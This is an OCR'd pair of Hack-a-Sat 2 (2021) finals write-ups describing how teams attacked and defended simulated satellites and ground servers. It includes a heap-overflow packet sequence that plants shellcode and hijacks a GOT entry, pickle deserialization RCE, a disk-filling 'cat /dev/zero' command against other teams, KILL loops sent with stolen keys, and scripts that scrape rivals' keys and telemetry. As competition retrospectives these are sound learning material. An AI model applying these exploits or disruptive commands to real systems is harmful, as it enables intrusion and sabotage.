
We noted that FUN_00400f80 does some processing of the buffer that's read in with some mallocs based off what's read in on the buffer, so we assumed that there's a vulnerability down there somewhere.

Using the API server, we were able to curl the other teams' info but not ours (we were team 6):

```
$ curl 10.0.61.100:1337
({'jsonrpc': '2.0', 'method': 'tlm_formatted', 'params': ['GET / HTTP/1.1\r\nUser-Agent: curl/7.29.0\r\nHost:
10.0.81.100:1337\r\nAccept: */*\r\n\r\n'], 'id': 0}, {'jsonrpc': '2.0', 'id': 0, 'error': {'code': -1, 'message': "ERROR:
Telemetry Item must be specified as 'TargetName PacketName ItemName' : GET / HTTP/1.1\r\nUser-Agent: curl/7.29.0\r\nHost:
10.0.81.100:1337\r\nAccept: */*\r\n\r\n", 'data': {'class': 'RuntimeError', 'message': "ERROR: Telemetry Item must be
specified as 'TargetName PacketName ItemName' : GET / HTTP/1.1\r\nUser-Agent: curl/7.29.0\r\nHost:
10.0.81.100:1337\r\nAccept: */*\r\n\r\n", 'backtrace': ["/var/lib/gems/2.5.0/gems/cosmos-
4.5.1/lib/cosmos/script/extract.rb:97:in `extract_fields_from_tlm_text'", "/var/lib/gems/2.5.0/gems/cosmos-
4.5.1/lib/cosmos/tools/cmd_tlm_server/api.rb:1648:in `tlm_process_args'", "/var/lib/gems/2.5.0/gems/cosmos-
4.5.1/lib/cosmos/tools/cmd_tlm_server/api.rb:472:in `tlm_formatted'", "/var/lib/gems/2.5.0/gems/cosmos-
4.5.1/lib/cosmos/io/json_drb.rb:265:in `public_send'", "/var/lib/gems/2.5.0/gems/cosmos-
4.5.1/lib/cosmos/io/json_drb.rb:265:in `process_request'", "/var/lib/gems/2.5.0/gems/cosmos-
4.5.1/lib/cosmos/io/json_drb_rack.rb:79:in `handle_post'", "/var/lib/gems/2.5.0/gems/cosmos-
4.5.1/lib/cosmos/io/json_drb_rack.rb:61:in `call'", "/var/lib/gems/2.5.0/gems/puma-3.12.6/lib/puma/configuration.rb:227:in
`call'", "/var/lib/gems/2.5.0/gems/puma-3.12.6/lib/puma/server.rb:706:in `handle_request'",
"/var/lib/gems/2.5.0/gems/puma-3.12.6/lib/puma/server.rb:476:in `process_client'", "/var/lib/gems/2.5.0/gems/puma-
3.12.6/lib/puma/server.rb:334:in `block in run'", "/var/lib/gems/2.5.0/gems/puma-3.12.6/lib/puma/thread_pool.rb:135:in
`block in spawn_thread'"], 'instance_variables': {}}}})
```

We assumed that the correct input would cause a stack corruption to output the flag.

We noted all kinds of goodies in the SLA_TLM packet:



	Item	Value
1	*PACKET_TIMESECONDS:	1639278128.469874
2	*PACKET_TIMEFORMATTED:	2021/12/12 03:02:08.469
3	*RECEIVED_TIMESECONDS:	1639278128.469874
4	*RECEIVED_TIMEFORMATTED:	2021/12/12 03:02:08.469
5	*RECEIVED_COUNT:	1215
6	CCSDS_STREAMID:	0x0E08
7	CCSDS_SEQUENCE:	55874
8	CCSDS_LENGTH:	96
9	CCSDS_SECONDS:	1009909
10	CCSDS_SUBSECS:	33656
11	CMD_VALID_COUNT:	0
12	CMD_ERROR_COUNT:	0
13	LAST_TBL_ACTION:	0
14	LAST_TBL_STATUS:	0
15	EXOBJ_EXEC_CNT:	0
16	ATTRIBUTION_KEY:	0xEA7DC36637E97C2B
17	ROUND:	0x0
18	SEQUENCE:	0x0
19	PING_STATUS:	0x352002B869750129
20	COMM_TELEM_1:	0x0
21	COMM_TELEM_2:	0x0
22	COMM_TELEM_3:	0x0
23	COMM_TELEM_4:	0x434F4D4D49535550
24	COMM_TELEM_5:	0x504b542d36313631
25	COMM_TELEM_6:	0x0
26	COMM_TELEM_7:	0x0
27	COMM_TELEM_8:	0x0

The goal of this challenge was never quite clear to us, even with hints. Maybe it was lack of sleep, but we never connected all of the available dots.

We were never quite sure what we were seeing in the COMM_TELEM_X fields, and never attempted concatenating and submitting them as flags. ☹ From our team's chat history:

pieces I've seen of what might be team 4's flag:

```
fLVhX'fP
0ziE]EZ{
T/zp|N4|
z-Ogln&E
W/^xphyj
\y+0^ipE
```

```
################
COMM_TELEM_4: 504b542d30313030 | PKT-0100
COMM_TELEM_7: 483041676f776675 | H0Agowfu
################
COMM_TELEM_4: 504b542d30313030 | PKT-0100
COMM_TELEM_7: 483041676f776675 | H0Agowfu
################
COMM_TELEM_4: 504b542d30313030 | PKT-0100
COMM_TELEM_7: 483041676f776675 | H0Agowfu
################
COMM_TELEM_4: 504b542d30313030 | PKT-0100
COMM_TELEM_7: 483041676f776675 | H0Agowfu
################
```

Some iterations we tried:

```
echo CHECK > check.txt && ./client --id 6 --key 16896876220756098091 --key-file ../keys/team_6_rsa_priv.pem -d check.txt --address 10.0.0.101  -s
```

To check the result of our throwing stuff at {team number}:

```
nc 10.0.{team number}1.100 1337
SLA_TLM HK_TLM_PKT COMM_TELEM_6
```

Acting against team 1:

```
[team6@challenger6 client]$ ./client --id 1 --key 16896876220756098091 --key-file team_private_keys/team_1_rsa_priv.pem --
address 10.0.0.101  -s -m 11
Response from user segment server: SUCCESS
[team6@challenger6 client]$ nc 10.0.11.100 1337
SLA_TLM HK_TLM_PKT COMM_TELEM_6
0x434F4D4D49535550
```

This made it say PKT-ffff:

```
[team6@challenger6 client]$ ./client --id 3 --key 16896876220756098091 --key-file team_private_keys/team_3_rsa_priv.pem --
address 10.0.0.101  -s -m fffffffffffff
```

We successfully were able to run comm in qemu, and identified that reads from STDIN and then writes to the socket. We concluded that it probably was the injest radio onto the platform.

We discovered that this combination causes a segfault:

```
0100
0000
```

The crash occurs at 0x401104 with a null pointer write.

We also found a memcpy overwrite of 3 bytes. It's at 0x400fc6. The size check above the malloc call is 3 bytes too forgiving.

We managed to actually hit the malloc overwrite code path and make free() crash. That's as far as we got. It can overwrite 3 least significant bytes of the heap structure. It's probably exploitable given enough time.

AFTER the competition, one of our team members (@realmadsci) devised these 11 packets to RCE:

```
# Establish control object
00ef05aaaaaaaaaa

# Create controlee object. This one will get overwritten by the buffer overflow and allow us to get a "write-what-where"
primitive.
00ff05bbbbbbbbbb

# Expand the control object. Each time we write to it, we get to expand by 3 bytes. We need to expand past the 8 byte
malloc "chunk length" field and get into the "next" pointer of the controlee object.
00ef08aaaaaaaaaaaaaaaa
00ef0baaaaaaaaaaaaaaaaaaaaaa
00ef0eaaaaaaaaaaaaaaaaaaaaaaaaaaaa
# Write the "next pointer" of the controlee object to point into the RWX region (well, the bottom 4 bytes of it, but
that's all we need)
00ef11aaaaaaaaaaaaaaaaaaaaaaaaaa00018000

# Write an object *IN* the RWX region. This works because the data structure follows "next" pointers until it finds a
matching fragment ID. We expect the RWX region to be blank since we got it from mmap(), so we set fragID = 0x00 and it
"takes".
# We're limited to 3 bytes here, because the "former size" of this imaginary object is 0, since the memory is fresh from
mmap(). But we write an 0xff in there to use next time so we don't have to grow the shellcode region the slow way...
0000030000ff
# Shift our pointer down by 3 bytes, so that the 0xff we planted will be considered the "size" for the next write!
00ef14aaaaaaaaaaaaaaaaaaaaaaaaaa03018000000000
# Shellcode dump! We get to write up to 0xff bytes this time. I needed to align the shellcode (currently all
baadc0ffee0df00d repeats) to an 8-byte boundary, so I got less than 255 bytes worth of useful space. But all we need here
```

```
is "send the flag" so its plenty even if we wanted to encrypt the flag before sending it! This could probably be tweaked
to get 8 more bytes by adjusting the previous pointers.
0000f30000baadc0ffee0df00dbaadc0ffee0df00dbaadc0ffee0df00dbaadc0ffee0df00dbaadc0ffee0df00dbaadc0ffee0df00dbaadc0ffee0df00d
baadc0ffee0df00dbaadc0ffee0df00dbaadc0ffee0df00dbaadc0ffee0df00dbaadc0ffee0df00dbaadc0ffee0df00dbaadc0ffee0df00dbaadc0ffee
0df00dbaadc0ffee0df00dbaadc0ffee0df00dbaadc0ffee0df00dbaadc0ffee0df00dbaadc0ffee0df00dbaadc0ffee0df00dbaadc0ffee0df00dbaad
c0ffee0df00dbaadc0ffee0df00dbaadc0ffee0df00dbaadc0ffee0df00dbaadc0ffee0df00dbaadc0ffee0df00dbaadc0ffee0df00dbaadc0ffee0df0
0d

# Point our controlee at the GOT for bind(), which is right before sprintf().
# To write here, we have to get frag_id to match. But I'm taking advantage of the fact that on most 64-bit architectures,
the upper bytes of user-space virtual addresses are always 0. So we can match frag_id = 0 again.
00ef17aaaaaaaaaaaaaaaaaaaaaaaaaa15204100000000000000
# Point sprintf() at our shellcode. Game over!
000003180180
```

He ran this part in GDB and confirmed that the "shellcode" gets placed in the right spot and that the GOT points at it. He hasn’t actually built a shellcode yet and proven that it can execute, but this shows the general idea will work.

Hack-a-Sat2 Finals 2021: Challenge 5

We tried dumping the SLA_TLM configuration table to a file and pulling it to see if the key is set from that... but that didn't seem to be working. Other ideas were trying to see if there's an SLA_TLM app on the sat and downloading that to see where the attribution key is pulled from.

We successfully pulled the SLA_TLM app from the sat, and added it to our shared Ghidra server.

One team member (@nerickson)'s analysis:

- It seems pretty straightforward, they receive a comm telemetry packet (presumably from the system we're talking to on c4) and dump it in to this SLA_TLM field that gets sent out later
- We can probably peek at the memory in the app and confirm the offset of our attribution key in it and make sure that comes from the packet
- If we wanted to we might be able to poke at the app code (presuming it's read/write like last year) and have it pull our attribution key from a fixed location instead of the packet to keep people from hacking us
- I'm going to try and confirm the location of our key in the packet
- Sla_tlm is @ 0x414B67D0 on our sat
- our attribution key is offset 192-200
- looks like it comes from the "attr key" packet, cmd id 0x9f9
- Hypothetically if wanted to stop our key from being set, we would overwrite offset with 0x111a0 with a NOP
- I know how to write values but if the code segment is write-only this year I might cause an exception and break something

Using the DigitalTwin, we did a MM_POKE_MEM to RAM, 32bits, offset 0x11a0 from SLA_TLM_AppMain of value 0x01000000. We were successfully able to poke into a different app on the DigitalTwin.

Feeling confident, we performed these steps on our satellite, which we believe to have been successful. We were hoping that this made it impossible for other teams to update our key, but we weren't able to verify that.

Hack-a-Sat2 Finals 2021: Challenge 6

Our first attempt:

```
[team6@challenger6 ~]$ nc -nv 10.0.71.100 1346
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Connected to 10.0.71.100:1346.
srvdig
svrdig: Digest failed: unpickling stack underflow Closing connection!
^C
[team6@challenger6 ~]$ nc -nv 10.0.71.100 1346
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Connected to 10.0.71.100:1346.
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
svrdig: Digest failed: invalid load key, 'A'. Closing connection!
^C
```

After detecting the usage of the Python pickle library, we provided inputs that would leak error messages providing useful input. With this data we discovered things like the filename was server_digest.py and it wanted to call a .run attribute on the pickled object. We crafted a payload that when deserialized would cause RCE. We confirmed this again with the Error message responses. For example, when setting the payload to cat /etc/passwd, it was no longer a normal failure response but a "Permission denied."

With this specific error message, we could identify what files existed on the system. We confirmed RCE by doing:

```
cat /tmp/testing   (normal error)
echo foo > /tmp/testing   (normal error)
cat /tmp/testing    (permission denied)
```

We could not figure out a way to get the output of our commands or open a reverse/bind shell for sustained RCE on the target. The only port open was the 1346 and all callouts back to our Challenger6 or AWS jumpbox were blocked/dropped based on routing or firewalls. We knew the organizers provided the 1366 port details, however, since the port was closed, we never attempted to use it further. In hindsight, we should have tried to open a listener on the remote target for tcp 1366 and try to connect to exfiltrate data in that way.

Once we found out how to run a few shell commands, we used that ability to try to fill other teams' RAM disks. To do this, we used the API server to get RCE on all API servers... cat /dev/zero > /tmp/dump

Hack-a-Sat2 Finals 2021: Attack Strategies

Our team devised many ideas for attack strategies, but only got to attempt some of them. In addition to those described above, here is a list of our ideas:

- When we get other teams' private keys (for challenge 3), we just throw the KILL command at everyone else's satellites. We won't get their flags, but they'll at least temporarily lose the "comms are up" points in theory. The way we implemented this: Every 60s, send KILL to all other teams and a CHECK to ourselves. This will interfere with our ability to get flags, and everyone else's too... could be accidentally protecting them. We can stop this for any satellite at any time.

```
[12-Dec-21 01:08:38] client > for i in 1 2 3 4 5 7 8; do sleep 3; ./client --id $i --key 16896876220756098091 --key-file team-priv-keys/team_${i}_rsa_priv.pem -m 4B494C4C; done
Response from user segment server: SUCCESS
Response from user segment server: SUCCESS
Response from user segment server: SUCCESS
Response from user segment server: SUCCESS
Response from user segment server: SUCCESS
Response from user segment server: SUCCESS
Response from user segment server: SUCCESS
```

- One team member (@gaselage) uncovered the default teamX:teamX password schema for Linux users on the AWS jumpbox and ChallengerX machines. We first changed our default password. We found that password auth was ENABLED from AWS landing VM to cosmos challenge6 VM. Using this knowledge, we hoped to gain access to other teams' Linux servers and perform offensive/blocking actions. However, firewall rules and routing restrictions did not permit a networking path to other team's Linux servers.
- Once we could send commands to other teams' satellites, we could resend the command from challenge 1 to put other teams into safe mode, which will take their ADCS offline.
- We joked about running the adcs_momentum_dump command on other teams' satellites whenever we figure out how to do so
- We were able to successfully use the UserSegment Server with an automated script to pull Telemetry data from all teams' satellites. This included what appeared to be Flag values and command outputs, however, we did not understand this at the time (nor did we attempt to extract and submit any flags).

A general capability to leverage the API server:

```
from pwn import *
import argparse
import binascii
from subprocess import Popen, STDOUT, PIPE

parser = argparse.ArgumentParser('client')
parser.add_argument('-i', '--id', type=int, required=True, help='Satellite ID')
parser.add_argument('-m', '--message', help='Hex message (to be converted to bytes) to send to user segment. Must be EVEN-
length string. Ex: -m 414141 would be converted to AAA')

args = parser.parse_args()

if args.message is None:
    log.error('Need a message or file to send!')

target = f"10.0.{args.id}1.100"

conn = connect(target, 1337)
conn.send(args.message.encode())
data = conn.recv()
print(f"[*] Data: {data.decode()}")
```

To get all teams' attribution keys, for fun:

```
[11-Dec-21 23:14:02] client > proxychains python3 api-server.py -m 'SLA_TLM HK_TLM_PKT ATTRIBUTION_KEY' -i 1
ProxyChains-3.1 (http://proxychains.sf.net)
[+] Opening connection to 10.0.11.100 on port 1337: Done
[*] Data: 0x7F77BD1C33596ADD

[*] Closed connection to 10.0.11.100 port 1337
```

```
[11-Dec-21 23:14:51] client > proxychains python3 api-server.py -m 'SLA_TLM HK_TLM_PKT ATTRIBUTION_KEY' -i 2
ProxyChains-3.1 (http://proxychains.sf.net)
[+] Opening connection to 10.0.21.100 on port 1337: Done
[*] Data: 0xDBC3F4DE04719B56

[*] Closed connection to 10.0.21.100 port 1337
[11-Dec-21 23:14:53] client > proxychains python3 api-server.py -m 'SLA_TLM HK_TLM_PKT ATTRIBUTION_KEY' -i 3
ProxyChains-3.1 (http://proxychains.sf.net)
[+] Opening connection to 10.0.31.100 on port 1337: Done
[*] Data: 0xB2D309C6C54B31D1

[*] Closed connection to 10.0.31.100 port 1337
[11-Dec-21 23:14:56] client > proxychains python3 api-server.py -m 'SLA_TLM HK_TLM_PKT ATTRIBUTION_KEY' -i 4
ProxyChains-3.1 (http://proxychains.sf.net)
[+] Opening connection to 10.0.41.100 on port 1337: Done
[*] Data: 0x4A373262F27C1B11

[*] Closed connection to 10.0.41.100 port 1337
[11-Dec-21 23:14:58] client > proxychains python3 api-server.py -m 'SLA_TLM HK_TLM_PKT ATTRIBUTION_KEY' -i 5
ProxyChains-3.1 (http://proxychains.sf.net)
[+] Opening connection to 10.0.51.100 on port 1337: Done
[*] Data: 0x9A6751FA57C91C12

[*] Closed connection to 10.0.51.100 port 1337
[11-Dec-21 23:14:59] client > proxychains python3 api-server.py -m 'SLA_TLM HK_TLM_PKT ATTRIBUTION_KEY' -i 7
ProxyChains-3.1 (http://proxychains.sf.net)
[+] Opening connection to 10.0.71.100 on port 1337: Done
[*] Data: 0x4E5E3449595C8488

[*] Closed connection to 10.0.71.100 port 1337
[11-Dec-21 23:15:02] client > proxychains python3 api-server.py -m 'SLA_TLM HK_TLM_PKT ATTRIBUTION_KEY' -i 8
ProxyChains-3.1 (http://proxychains.sf.net)
[+] Opening connection to 10.0.81.100 on port 1337: Done
[*] Data: 0x1E504BA25FE1E287

[*] Closed connection to 10.0.81.100 port 1337
```

...and even other teams' telemetries:

```
from pwn import *
import argparse
import binascii
from subprocess import Popen, STDOUT, PIPE

parser = argparse.ArgumentParser('client')
parser.add_argument('-i', '--id', type=int, required=True, help='Satellite ID')

args = parser.parse_args()

target = f"10.0.{args.id}1.100"

conn = connect(target, 1337)
for i in ["QBN_X", "QBN_Y", "QBN_Z", "QBN_S", "QBR_X", "QBR_Y", "QBR_Z", "QBR_S"]:
        message = f"ADCS HK_FSW_TLM_PKT {i}"
        conn.send(message.encode())
        data = conn.recv()
        print(f"{i}: {data.decode().strip()}")
```

...used like this:


```
proxychains python3 get-quat.py -i 3
ProxyChains-3.1 (http://proxychains.sf.net)
[+] Opening connection to 10.0.31.100 on port 1337: Done
QBN_X: 0.3779018521308899
QBN_Y: -0.52178955078125
QBN_Z: -0.12770293653011322
QBN_S: 0.9995633959770203
QBR_X: -0.20509597659111023
QBR_Y: 0.734035313129425
QBR_Z: -0.6465078592300415
QBR_S: 0.00019042371422983706
```

```
[*] Closed connection to 10.0.31.100 port 1337
```

...and other teams' batteries:

```
proxychains python3 api-server.py -m 'EPS_MGR FSW_TLM_PKT BATTERY_STATE_OF_CHARGE' -i 3
ProxyChains-3.1 (http://proxychains.sf.net)
[+] Opening connection to 10.0.31.100 on port 1337: Done
0.48580116033554077
```

...automated for situational awareness, mildly helpful during blackout period:



Hack-a-Sat2 Finals 2021: Defensive Measures

We made attempts to patch the weaknesses/vectors that we identified. However, in some cases, we never found a way to apply our patches.

To defend against other teams stealing our flag for c4, we experimented with toggling the PL_IF power on and off and watched the other teams' output in our telemetry. We had not figured out the exploit, but noticed that the telemetry output appeared to spit out a constant value from other teams' exploits. We assumed this was part of a flag, but it took about 25-50 seconds to appear (presumably an equivalent number of packets sent to the user segment at 1 pkt/sec). Power-cycling PL_IF appeared to reset the memory and interrupt the exploit. However, we did not perform this on a regular basis because we weren't sure how it would impact our SLA scores.

WELTALLES!

HAS2 FINALIST TECH PAPER

Challenge 1

The goal of the first challenge was to put the EPS mode from `SEPERATION` into `SAFE` mode. We did this by executing the command.

```
cmd("EPS_MGR SET_MODE with CCSDS_STREAMID 6416, CCSDS_SEQUENCE 49152,
    CCSDS_LENGTH 2, CCSDS_FUNCCODE 4, CCSDS_CHECKSUM 0, MODE SAFE")
```

Challenge 2

The goal of the second challenge was to enable the ADCS module. We knew that meant that we had to get the satellite into `NOMINAL_OPS_PAYLOAD_ON` mode, but unlike the `SAFE` mode from the first challenge, this mode wasn't enabled, so we couldn't just use Cosmos' command sender to switch modes. The satellite has an EPS table, which defines all the modes and whether they are accessible or not.

We first had to dump the current EPS table by executing.

```
cmd("EPS_MGR DUMP_TBL with CCSDS_STREAMID 6416, CCSDS_SEQUENCE 49152,
    CCSDS_LENGTH 67, CCSDS_FUNCCODE 3, CCSDS_CHECKSUM 0, ID 0, TYPE 0,
    FILENAME '/cf/eps_cfg_tbl_d.json'")
```

This command dumped the table to the specified file `/cf/eps_cfg_tbl_d.json`, now we had to retrieve the file from our satellite. The satellite is split into two modules, the ADCS module, and the C&DH module. The ADCS is module number two. To download a file from the satellite, we can use the `PLAYBACK_FILE` command.

```
cmd("CF2 PLAYBACK_FILE with CCSDS_STREAMID 6339, CCSDS_SEQUENCE 49152,
    CCSDS_LENGTH 149, CCSDS_FUNCCODE 2, CCSDS_CHECKSUM 0, CLASS 2,
    CHANNEL 0, PRIORITY 0, PRESERVE 0, PEER_ID '0.21', SRC_FILENAME '/cf
    /eps_cfg_tbl_d.json', DEST_FILENAME '/cosmos/downloads/dump.json'")
```

This command downloaded the specified src file from the second satellite module to the specified destination file. The dumped file was this:

```
{
"name": "EPS Configuration Table",
"description": "Configuration for EPS MGR dumped at
    1980-012-14:10:42.38289",
"mode-table": {
      "startup-mode": 0,
      "mode-array": [
      "mode": {
         "mode-index": 0,
```

```
            "enabled": 1,,
            "name": "SEPERATION",
            "mode-switch-mask": 91
        },
        "mode": {
            "mode-index": 1,
            "enabled": 1,,
            "name": "SAFE",
            "mode-switch-mask": 95
        },
        "mode": {
            "mode-index": 2,
            "enabled": 0,,
            "name": "STANDBY",
            "mode-switch-mask": 95
        },
        "mode": {
            "mode-index": 3,
            "enabled": 0,,
            "name": "NOMINAL_OPS_PAYLOAD_ON",
            "mode-switch-mask": 351
        },
        "mode": {
            "mode-index": 4,
            "enabled": 0,,
            "name": "ADCS_MOMENTUM_DUMP",
            "mode-switch-mask": 127
        },
        "mode": {
            "mode-index": 5,
            "enabled": 0,,
            "name": "ADCS_FSS_EXPERIMENTAL",
            "mode-switch-mask": 159
        }
        ]
    }
}
```

We tried to enable all modes and upload the resulting files by executing:

```
cmd("CFDP SEND_FILE with CLASS 2, DEST_ID '24', SRCFILENAME '/cosmos/
    downloads/eps_cfg_tbl_d_fixed.json', DSTFILENAME '/cf/
    eps_cfg_tbl_d_fixed.json', CPU 2")
cmd("EPS_MGR LOAD_TBL with CCSDS_STREAMID 6416, CCSDS_SEQUENCE 49152,
    CCSDS_LENGTH 67, CCSDS_FUNCCODE 2, CCSDS_CHECKSUM 0, ID 0, TYPE 0,
    FILENAME '/cf/eps_cfg_tbl_d_fixed.json'")
```

We first had to upload the file to the ADCS module, and then we could load the new table. Unfortunately, we still couldn't enable the `NOMINAL_OPS_PAYLOAD_ON` mode. We dumped and downloaded the table and saw that it hadn't changed to ensure the table applied correctly. We then started to debug

further by looking for the function that loads the new table. So we started looking around the ADCS module for interesting files by running a command similar to `ls`.

```
cmd("FM2 SEND_DIR_PKT with CCSDS_STREAMID 6220, CCSDS_SEQUENCE 49152,
    CCSDS_LENGTH 73, CCSDS_FUNCCODE 15, CCSDS_CHECKSUM 0, DIRECTORY '/cf
    ', DIR_LIST_OFFSET 0, SIZE_TIME_MODE 0, SPARE 0")
```

The command is paged. We needed to execute the same command with another `DIR_LIST_OFFSET` value to get more files. After some looking, we found the `eps_mgr.so` binary which looked promising. We downloaded the binary the same way we downloaded the table.

After loading the file with Ghidra, we found the `EPS_CFG_LoadCmd` function:

```
boolean EPS_CFG_LoadCmd(TBLMGR_Tbl *Tbl,uint8 LoadType,char *Filename)
{
  FILE *__stream;
  boolean bVar1;
  int iVar2;
  undefined4 uVar3;
  undefined4 uVar4;
  char *pcVar5;
  uint8 uVar6;

  CFE_EVS_SendEvent(0x7e,1,"EPS_CFG_LoadCmd() Entry. sizeof(EpsCfg->Tbl
      ) = %d\n",0x1c3);
  EPS_CFG_ResetStatus();
  CFE_PSP_MemSet(&tempTbl,0,0x1c3);
  EPS_CFG_SetTblToUnused(&tempTbl);
  iVar2 = JSON_OpenFile(&EpsCfg->Json,Filename);
  if (iVar2 == 0) {
    uVar3 = JSON_GetFileStatusStr((EpsCfg->Json).FileStatus);
    uVar4 = JSON_GetJsmnErrStr((EpsCfg->Json).JsmnStatus);
    CFE_EVS_SendEvent(0x7c,3,
                      "Load packet table open failure for file %s. File
                          Status = %s JSMN Status = %s "
                      ,Filename,uVar3,uVar4);
  }
  else {
    CFE_EVS_SendEvent(0x7e,1,"EPS_CFG_LoadCmd() - Successfully prepared
        file %s\n",Filename);
    JSON_ProcessTokens(&EpsCfg->Json);
    if (EpsCfg->AttrErrCnt == 0) {
      if (EpsCfg->EntryLoadCnt == 0) {
        CFE_EVS_SendEvent(0x7b,3,
                          "Load packet table command rejected. %s didn
                             \'t contain any packet definti ons"
                          ,Filename);
      }
      else if (LoadType == '\0') {
        bVar1 = (*EpsCfg->LoadTblFunc)(&tempTbl);
```

```
34          if (bVar1 == false) {
35            uVar6 = '\x02';
36          }
37          else {
38            uVar6 = '\x01';
39          }
40          EpsCfg->LastLoadStatus = uVar6;
41        }
42        else if (LoadType == '\x01') {
43          CFE_EVS_SendEvent(0x79,3,"Load type %d UPDATE_TBL not currently
                supported",1);
44          EpsCfg->LastLoadStatus = '\x02';
45        }
46        else {
47          CFE_EVS_SendEvent(0x79,3,"Load packet table rejected. Invalid
                table command load type %d",
48                            LoadType);
49        }
50      }
51    }
52    __stream = stdout;
53    pcVar5 = getEPStime();
54    fprintf(__stream,"%s:INFO:%s:(%s:%d) EPS Table Load Complete. Status:
            %d\n",pcVar5,
55            "EPS_CFG_LoadCmd","/apps/opensatkit/cfs/apps/eps_mgr/fsw/src/
                eps_cfg_tbl.c",0xcf,
56            (uint)EpsCfg->LastLoadStatus);
57    return EpsCfg->LastLoadStatus == '\x01';
58  }
```

The function checks the loaded table to be valid JSON, which ours isn't. So we fixed the JSON, but the table was still invalid for some reason. After some more reversing of the binary, we found the `ConfigEntryCallback` function which is responsible for parsing each table entry:

```
1   boolean ConfigEntryCallback(void *UserData,int TokenIdx)
2   {
3     int iVar1;
4     int iVar2;
5     int JsonIntData;
6     int AttributeCnt;
7     EPS_CFG_ModeEntry Entry;
8     char JsonStrData [64];
9
10    iVar1 = __stack_chk_guard;
11    AttributeCnt = 0;
12    EpsCfg->JsonObj[1].Modified = false;
13    EPS_CFG_SetEntryToUnused(&Entry);
14    iVar2 = JSON_GetValShortInt(&EpsCfg->Json,TokenIdx,"mode-index",&
          JsonIntData);
15    if (iVar2 != 0) {
```

```
16      AttributeCnt = AttributeCnt + 1;
17      Entry.ModeIndex = (uint8_t)JsonIntData;
18    }
19    iVar2 = JSON_GetValShortInt(&EpsCfg->Json,TokenIdx,"enabled",&
          JsonIntData);
20    if (iVar2 != 0) {
21      AttributeCnt = AttributeCnt + 1;
22      Entry.Enabled = (uint8_t)JsonIntData;
23    }
24    iVar2 = JSON_GetValStr(&EpsCfg->Json,TokenIdx,&DAT_00014080,
          JsonStrData);
25    if (iVar2 != 0) {
26      AttributeCnt = AttributeCnt + 1;
27      CFE_PSP_MemCpy(Entry.ModeName,JsonStrData,0x40);
28    }
29    iVar2 = JSON_GetValShortInt(&EpsCfg->Json,TokenIdx,"mode-mask",&
          JsonIntData);
